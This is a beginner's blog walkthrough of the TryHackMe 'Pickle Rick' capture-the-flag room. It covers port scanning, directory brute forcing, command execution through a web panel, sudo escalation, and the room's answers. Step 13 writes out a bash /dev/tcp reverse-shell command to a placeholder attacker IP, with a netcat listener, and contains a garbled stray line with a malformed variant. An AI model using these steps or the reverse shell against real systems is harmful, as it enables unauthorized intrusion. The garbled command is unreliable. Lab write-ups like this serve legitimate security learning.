Pickle Rick CTF TryHackMe Walkthrough - Beginner Friendly Guide
Learn how to solve the Pickle Rick CTF on TryHackMe with this easy step-by-step walkthrough. Perfect for beginners who want to learn ethical hacking, reconnaissance, directory brute force, command injection, and privilege escalation!
6/25/20269 min read


Introduction
Hey everyone! Today I am going to show you how I solved a really cool CTF challenge on TryHackMe. The name of this room is Pickle Rick. If you are new to hacking and CTFs, don't worry. I will explain everything in a very simple way. This walkthrough is written for beginners like me. I am not an expert, so I will use very simple English so everyone can understand.
CTF stands for Capture The Flag. In these challenges, we have to find hidden flags or secrets on a computer. In this room, we need to find three ingredients to help Rick turn back into a human. Rick is a scientist from the famous cartoon show, and he turned himself into a pickle! Now we need to find the ingredients to save him.
This room teaches us many important things like:
How to scan a target
How to find hidden pages on a website
How to use command injection
How to read files when normal tools don't work
How to become root user
So let's start our hacking journey!
Step 1: Starting the Machine
First, I went to TryHackMe website and started the Pickle Rick room. They gave me an IP address. In this blog, I will use a fake IP address like <TARGET_IP> so you can replace it with your own IP when you try this room.
My target IP was something like <TARGET_IP>. Remember, your IP will be different, so always use the one given by TryHackMe.
Step 2: Reconnaissance - Finding Open Ports
The first thing we do in any CTF is called reconnaissance. This is a big word that simply means "finding information about the target." We need to know what services are running on the target machine.
I used a tool called Nmap. Nmap is like a scanner that tells us which doors (ports) are open on a computer. Think of ports like doors to a house. If a door is open, we can try to enter.

I ran this command:
nmap -sV -sC <TARGET_IP> -o nmap_scan.txt
Let me explain what this command does:
nmap is the tool name
-sV means "show me the version of services running"
-sC means "run some default scripts to get more info"
<TARGET_IP> is the IP address of the target machine
-o nmap_scan.txt means "save the output to a file called nmap_scan.txt"
After running this command, I waited for some time. Nmap was scanning the target. Finally, I got the results!
Results:
Port 22 is open - This is SSH (Secure Shell). It is used for remote login.
Port 80 is open - This is HTTP. This means there is a website running on the target.
So we found two open ports. Port 22 and Port 80. This is good information. Now we know the target has a website that we can visit.
Step 3: Exploring the Website
Since port 80 is open, I opened my web browser and visited:
http://<TARGET_IP>
The website loaded and I saw a page about Rick being turned into a pickle! It was a fun page with Rick's picture and some text. But I knew that CTF challenges always hide clues in the website.
I decided to check the page source. Page source is the HTML code behind the website. You can see it by right-clicking on the page and selecting "View Page Source" or pressing Ctrl+U.

When I looked at the page source, I found something very interesting! There was a comment in the HTML code:
<!-- Username: R1ckRul3s -->
Wow! I found a username! The username is R1ckRul3s. This is a big clue. Maybe we will need this username later for login.
I was happy to find this. But I needed more information. I decided to check other places on the website.
Step 4: Checking robots.txt
I remembered that websites have a special file called robots.txt. This file tells search engines like Google which pages they should not index. But for hackers, this file sometimes contains hidden information or secret pages.
I visited:
http://<TARGET_IP>/robots.txt
And guess what? I found something there! The file contained:
Wubbalubbadubdub
This looked like a weird text. But in CTFs, anything unusual can be a password or a clue. I saved this text. Maybe it is a password? I wrote it down:
Possible Password: Wubbalubbadubdub
Now I had two things:
Username: R1ckRul3s
Possible Password: Wubbalubbadubdub
But where do I use these? I need a login page!
Step 5: Directory Brute Force Attack
I needed to find hidden pages on the website. The main page didn't have a login form. So I decided to do a directory brute force attack. This means I will try to guess hidden pages by using a wordlist.

I used a tool called Gobuster (you can also use Dirb or Dirbuster). The command was:
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt
This command tells Gobuster to:
Look at the website http://<TARGET_IP>
Try different directory names from the wordlist
Show me which ones exist
After running this, Gobuster found several pages:
/index.html
/assets
/portal.php
/login.php
/robots.txt
/denied.php
Portal.php caught my attention! This sounds like a login portal or a control panel. I decided to visit it.
Step 6: Logging In
http://<TARGET_IP>/portal.php
And I saw a login page! It asked for Username and Password.
I entered:
Username: R1ckRul3s
Password: Wubbalubbadubdub
And clicked login... IT WORKED! I was in!
I was so happy. The username from the page source and the text from robots.txt were actually the login credentials. This is a common pattern in CTFs - always check the source code and robots.txt!

After logging in, I saw a page with a Command Panel. This is very interesting. It looks like I can run commands on the server!
Step 7: Exploring with Commands
The Command Panel allowed me to run Linux commands. This is very powerful. I decided to explore the current directory first.
I typed:
ls
The output showed these files:
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
I found a file called Sup3rS3cretPickl3Ingred.txt! This must be the first ingredient! But when I tried to read it using normal commands like cat, it didn't work. The website was blocking common file reading commands.
I tried:
cat Sup3rS3cretPickl3Ingred.txt
But it gave an error or showed nothing. The command was probably blocked.
Step 8: Reading Files with Alternative Methods
Since cat was blocked, I needed another way to read files. I remembered a trick using a while loop. This is a bash scripting technique that reads files line by line.
I used this command for clue.txt:
while read line; do echo $line; done < clue.txt
The output was:
Look around the file system for the other ingredient.
This was a hint! It told me to look in other places on the file system.
Then I tried the same command for the secret file:

while read line; do echo $line; done < Sup3rS3cretPickl3Ingred.txt
The output was:
mr. meeseek hair
YES! I found the first ingredient! It is "mr. meeseek hair".
Step 9: Finding the Rabbit Hole

I also checked the page source of portal.php again. I found a comment with base64 encoded text. It looked like this:
<Some base64 text> | base64 -d | base64 -d | base64 -d | base64 -d | base64 -d | base64 -d | base64 -d
I copied the base64 text and decoded it multiple times using the command line. After decoding it many times, the final result was:
rabbit hole
This means it was a fake clue! A "rabbit hole" in CTFs means a clue that leads nowhere. It is designed to waste your time. I was glad I didn't spend too much time on it.
Step 10: Finding the Second Ingredient

The clue.txt told me to "look around the file system." So I decided to explore the entire system. I started by looking at the root directory.
Command:
ls /
I saw many system directories like:
bin
boot
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
The home directory is where user files are stored. I decided to check it.
Command:
ls /home
Output:
rick
ubuntu
There is a user called rick! This is interesting. I checked rick's home directory.
Command:
ls /home/rick
I found a file called:
"second ingredients"
Note: The filename has a space in it, so we need to use quotes when accessing it.
I used my while loop trick again:
while read line; do echo $line; done < /home/rick/"second ingredients"
The output was:
1 jerry tear
Awesome! I found the second ingredient! It is "1 jerry tear". Two down, one to go!
Step 11: Checking Our Permissions
Now I needed to find the third and final ingredient. Usually, the last flag is in the root directory. Root is the most powerful user in Linux. But I needed to check if I had permission to access root files.
I checked my sudo permissions using:
sudo -l
The output was amazing:
(ALL) NOPASSWD: ALL
This means I can run ANY command as root WITHOUT a password! This is like having the master key to the entire system. This makes privilege escalation very easy.
Step 12: Finding the Third Ingredient
Since I have sudo access, I checked the root directory:
Command:
sudo ls /root
Output:
3rd.txt
snap
There it is! 3rd.txt is the final ingredient file!
But again, I couldn't use cat or nano or vi to read it. These commands were blocked. I tried my while loop trick, but it didn't work for this file.
Then I remembered another command: less
The less command is used to view files page by page. I tried:
sudo less /root/3rd.txt
And it worked! The file content was displayed. I saw:
fl*** *****
(I am hiding part of the answer so you can try it yourself!)
I found the third ingredient!
Step 13: Getting a Reverse Shell
Now that I found all three ingredients, I wanted to get full control of the machine. I decided to get a reverse shell. A reverse shell means the target machine connects back to my computer, giving me a shell (command prompt) that I can control.
I used a technique from GTFOBins. GTFOBins is a website that lists ways to bypass security restrictions using common Linux commands.
I used this command on the target:
bash -c 'exec bash -i &>/dev/tcp/<MY_IP>/<MY_PORT> <&1'
Wait, let me check the exact command. Actually, the command should be:
bash -c 'exec bash -i &>/dev/tcp/<MY_IP>/9812 0<&1'
But the user mentioned using:
bash - 'exec bash -i&>/dev/tcp/<MY_IP>/9812<&1'
On my computer (attacker machine), I set up a listener using Netcat:
nc -lvnp 9812
This command means:
nc = netcat (network tool)
-l = listen mode
-v = verbose (show details)
-n = no DNS lookup
-p 9812 = listen on port 9812
When I ran the bash command on the target, I got a connection back on my machine! I now had a shell on the target system!
Step 14: Becoming Root
Now I had a shell, but I was still the www-data user (the web server user). But remember, we found earlier that we can run ANY command with sudo without a password!
So I simply ran:
sudo bash
And just like that, I became root! The most powerful user on the system!
I verified this by running:
whoami
Output:
root
BOOM! I am root! The machine is fully compromised. I can do anything now. I can read any file, delete anything, or install anything.


Conclusion
This CTF was really fun and educational! I learned many things:
Always check the page source - Hidden comments often contain clues
Check robots.txt - It might contain passwords or hidden directories
Use directory brute force - Tools like Gobuster help find hidden pages
Command injection is powerful - A command panel can give you system access
Alternative file reading methods - When cat is blocked, use while loops or less
Check sudo permissions - sudo -l can reveal easy privilege escalation paths
Reverse shells - They give you interactive control over the target
GTFOBins - A great resource for bypassing restrictions
The Three Ingredients I Found:
First ingredient: mr. meeseek hair
Second ingredient: 1 jerry tear
Third ingredient: fl*** ***** (find it yourself!)
Tools Used:
Nmap (port scanning)
Gobuster (directory brute force)
Netcat (reverse shell)
Browser (website exploration)
Bash (command execution)
Difficulty:
This room is rated as Easy on TryHackMe. It is perfect for beginners who are just starting their journey in ethical hacking and penetration testing.
I hope this walkthrough helps you understand how to solve the Pickle Rick CTF. If you have any questions, feel free to ask in the comments. Remember, always practice on legal platforms like TryHackMe, Hack The Box, or VulnHub. Never hack systems without permission!
Happy Hacking! 🎉